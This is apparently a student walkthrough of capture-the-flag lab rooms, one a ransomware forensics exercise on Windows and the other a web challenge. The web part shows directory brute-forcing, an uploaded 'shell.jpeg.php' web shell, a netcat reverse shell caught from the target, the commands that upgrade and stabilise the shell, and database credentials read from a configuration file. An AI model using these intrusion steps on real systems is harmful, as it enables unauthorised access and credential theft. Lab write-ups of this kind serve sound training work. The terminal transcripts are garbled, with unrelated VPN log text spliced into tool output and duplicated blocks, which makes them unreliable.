
Q2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?




Q3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?




Q4: What is the name of the suspicious scheduled task?




Q5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?




Q6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?



Q7: Assign the hidden partition a letter. What is the name of the hidden folder?



Q8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?



Thought Process/Methodology:

First, we open the terminal and type in ‘remmina’ to install remmina. After installing, we type in ‘remmina &’ and it pops out the ‘Remmina Remote Desktop Client’ window. We click on the ellipsis button and open the ‘Preferences’ option. We go to RDP and change the quality settings to poor (fastest) and tick the ‘Wallpaper’. We close the ‘Preferences’ and click on the plus button (+). It pops out the ‘Remote Connection Profile’ window. We type in our IP address in the server column. We also type in the username (administrator) and password (sn0wF!akes!!!) in the username and password column respectively. Afterwards, we change the color depth into RemoteFX (32 bpp) and save as default. We click on the connect button. It pops out the IP address window with certificate details to let us accept the certificate. We accept it. It pops out another IP address window but with a desktop view. We click on the Task Scheduler button. It pops out the Task Scheduler window. We click on the ‘Task Scheduler Library’ and click on the ‘opidsfsdf’. We see the content of ‘Triggers’ and ‘Actions’. Then, we open the ‘Disk Management’. We right click on the Backup and click on Properties. We click on the Security and see the Object name, then we close the Properties. We right click on the Backup again and click on Change Drive Letter and Paths. We click on ‘Add...’ and choose ‘Assign the following drive letter:’ and change the letter option to ‘Z’. The name of Backup has been changed to ‘Backup (Z:)’. Then, we click on ‘File Explorer’ and go to ‘Backup (Z:)’. We go to ‘View’ and tick the ‘Hidden items’ and ‘File name extensions’. It shows a hidden folder named ‘confidential’. We right click on it and click on ‘Properties’. We click on the ‘Previous Versions’, select the ‘confidential’ file and click on ‘Restore’. After the folder has been successfully restored to the previous version, we go to the desktop and click on the ‘RansomNote.txt’. It shows us ‘As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and lots of money to my bitcoin address (bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p’. We copy the bitcoin address (bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==) and go to the terminal to key in ‘echo "bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d’. It shows ‘nomorebestfestivalcompany’ to us. Afterwards, we go to File Explorer and go to Documents, and click on the ‘confidential’. It shows the file extension for each of the encrypted files, which is ‘.grinch’. Afterwards, we go to the

desktop and we see the name of the suspicious scheduled task, which is ‘opidsfsdf’. Afterwards, we go back to the Task Scheduler and click on ‘opidsfsdf’ and click on ‘Actions’. We see the details. Afterwards, we right click on the ‘ShadowCopyVolume{7a9eea15-0000-0000-010000000000}’ and click on ‘Properties’. We click on the ‘Actions’ and double click on the content under the details. We copy the ShadowCopyVolume ID from the ‘Add arguments (optional)’. Afterwards, we go back to the ‘confidential’ file again. We right click on the ‘confidential’ and click into the ‘Properties’. We click on the ‘Previous Versions’, select the ‘confidential’ and click on ‘Restore’. Then, we go back into the ‘confidential’, we click on the ‘master-password.txt’, it shows us the password within the file.


Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, Chrome

Solution/walkthrough: Darkstar

Question 1


Scan the machine. What ports are open?



```
kali@kali: ~
File Actions Edit View Help
---(kali㉿kali)-[~] OPTIONS IMPORT: timers and/or timeouts modified
$ gobuster dir -u http://10.10.233.153:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
t -t 40 -o 2022-07-22_04:12:51 OPTIONS IMPORT: --ifconfig/up options modified
Gobuster v3.1.0 -[~] OPTIONS IMPORT: route-related options modified
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: 10.10.233.153:65000
[+] Threads: 40 Outgoing Channels: Cipher: AES-256-CBC initialized with 256 bit key
[+] Threads: 40 Outgoing Channels: Using SHA512 message hash for HMAC authentication
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
2022-07-22 04:19:36 Starting gobuster in directory enumeration mode
/uploads.php -[~] 2022-07-22_04:12:51 m (Status: 200) [Size: 1328] 16 dev:two
/assets -[~] 2022-07-22_04:12:51 m (Status: 301) [Size: 324] [→ http://10.10.233.153:65000/assets/] 1000
/index.php -[~] 2022-07-22_04:12:51 W (Status: 200) [Size: 800] may cache passwords in memory -- use the auth-nocache option to pre
/api -[~] 2022-07-22_04:12:51 W (Status: 301) [Size: 321] [→ http://10.10.233.153:65000/api/]
/grid -[~] 2022-07-22_04:12:51 I (Status: 301) [Size: 322] [→ http://10.10.233.153:65000/grid/]
Progress: 173242 / 441122 (39.27%)
```

Question 2

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.




Question 3

What is the name of the hidden php page?

The screenshot captures a Kali Linux desktop environment with several open windows. At the top, a terminal window shows a successful exploit chain, starting with a reverse shell via pty spawn, followed by a banner grab, and a password dump from a wordlist. Below this, two windows run 'gobuster' and 'DirBuster' to enumerate directories on the target. The desktop bar at the bottom includes icons for file management, network, and system monitoring.

Question 4

What is the name of the hidden directory where file uploads are saved?



Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
 shell.jpeg.php	2022-07-22 09:26	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.233.153 Port 65000



Question 5

What is the value of the web.txt flag?

Burp Suite Community Edition kali@kali: ~ [1] temporary Project

File Actions Edit View Help

```
connect to [10.8.93.138] from (UNKNOWN) [10.10.233.153] 32976 Extender Project options User options Learn
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:30:04 up 16 min, 0 users, load average: 0.41, 0.33, 0.56
USER        TTY        FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@light-cycle:~$ whoami
www-data
www-data@light-cycle:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:~$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:~$ ^z
^Z
bash: :s^Z: substitution failed
www-data@light-cycle:~$ ^Z
^Z
bash: :s^Z: substitution failed
www-data@light-cycle:~$ ^Z
zsh: suspended nc -lvpn 1234

(kali㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvpn 1234 ^C
www-data@light-cycle:~$ whoami
www-data
www-data@light-cycle:~$ dir
bin  home  Edit  Vie  lib64  in  opt  sbin  sys  vmlinuz
boot initrd.img  lost+found  proc  snap  tmp  vmlinuz.old
dev  initrd.img.old  media  root  srv  usr
etc  lib  mnt  run  swapfile  var
www-data@light-cycle:~$ pwd
/
www-data@light-cycle:~$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ ./share/wordlists/dirbuster/directory-list-2.3-medium.txt

[+] User Agent:           gobuster/3.1.0
[+] Extensions:          php
[+] Timeout:              10s

2022/07/22 04:19:36 Starting gobuster in directory enumeration mode

/uploads.php          (Status: 200) [Size: 1328]
/assets               (Status: 301) [Size: 324] [→ http://10.10.233.153:65000/assets/]
/index.php            (Status: 200) [Size: 800]
/api                 (Status: 301) [Size: 321] [→ http://10.10.233.153:65000/api/]
/grid                (Status: 301) [Size: 322] [→ http://10.10.233.153:65000/grid/]
/server-status        (Status: 403) [Size: 281]
Progress: 242446 / 441132 (54.96%)
```

Question 6

What lines are used to upgrade and stabilize your shell?

Burp Suite Community kati@kali: ~ [10.4] Temporary Project

File Actions Edit View Help Help

```
connect to [10.8.93.138] from (UNKNOWN) [10.10.233.153] 32976 Extender Project options User options Learn
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:30:04 up 16 min, 0 users, load average: 0.41, 0.33, 0.56
USER    TTY     FROM           LOGIN@ IDLE   JCPU   PCPU WHAT
www-data  pts/0        www-data    0.00  0.00  0.00  0.00  0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:$ ^z
^Z [BurpSuite]
bash: :s^Z: substitution failed
www-data@light-cycle:$ ^Z
^Z [BurpSuite]
bash: :s^Z: substitution failed
www-data@light-cycle:$ ^Z
zsh: suspended nc -lvpn 1234

[~] (kali㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvpn 1234 ^C
www-data@light-cycle:$ whoami
www-data
www-data@light-cycle:$ dir
bin  homes  Edit  Vie lib64  p  opt  sbin  sys  vmlinuz
boot initrd.img  lost+found  proc  snap  tmp  vmlinuz.old
dev  initrd.img.old  media  root  srv  vmlinuz.old
etc  lib  mnt  run  swapfile  var
www-data@light-cycle:$ pwd
/
www-data@light-cycle:$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM_TheGrid.web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ ./share/wordlists/dirbuster/directory-list-2.3-medium.txt

[+] User Agent:          gobuster/3.1.0
[+] Extensions:         php
[+] Timeout:             10s

2022/07/22 04:19:36 Starting gobuster in directory enumeration mode

./uploads.php      (Status: 200) [Size: 1328]
./assets           (Status: 301) [Size: 324] [→ http://10.10.233.153:65000/assets/]
./index.php        (Status: 200) [Size: 800]
./api              (Status: 301) [Size: 321] [→ http://10.10.233.153:65000/api/]
./grid             (Status: 301) [Size: 322] [→ http://10.10.233.153:65000/grid/]
./server-status    (Status: 403) [Size: 281]
Progress: 273412 / 441122 (61.98%)
```

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **username:password**

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running a MySQL dump command on a database named 'tron'. The output of the dump is being piped into a file named 'dirbuster/ directory-list-2.3-medium.txt'. A Burp Suite proxy window is open, showing a message to 'Use a different browser' and a warning about proxy configuration. The desktop taskbar at the bottom shows system status icons and the date/time.

```
kali@kali: ~
File Actions Edit View Help
boot initrd.img lost+found proc snap tmp vmlinuz.old
dev initrd.img.old media root srv Targ usr
etc lib HTTP history mnt tickets history run opt swapfile var
www-data@light-cycle:$ pwd
/
www-data@light-cycle:$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM_TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ 
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
$dbaddr = "localhost";
$dbuser = "tron";
$dbpass = "IFightForTheUsers";
$database = "tron";

$dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
if($dbh->connect_error){
    die($dbh->connect_error);
?>
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -h /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
mysql: [ERROR] mysql: option '-h' requires an argument
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
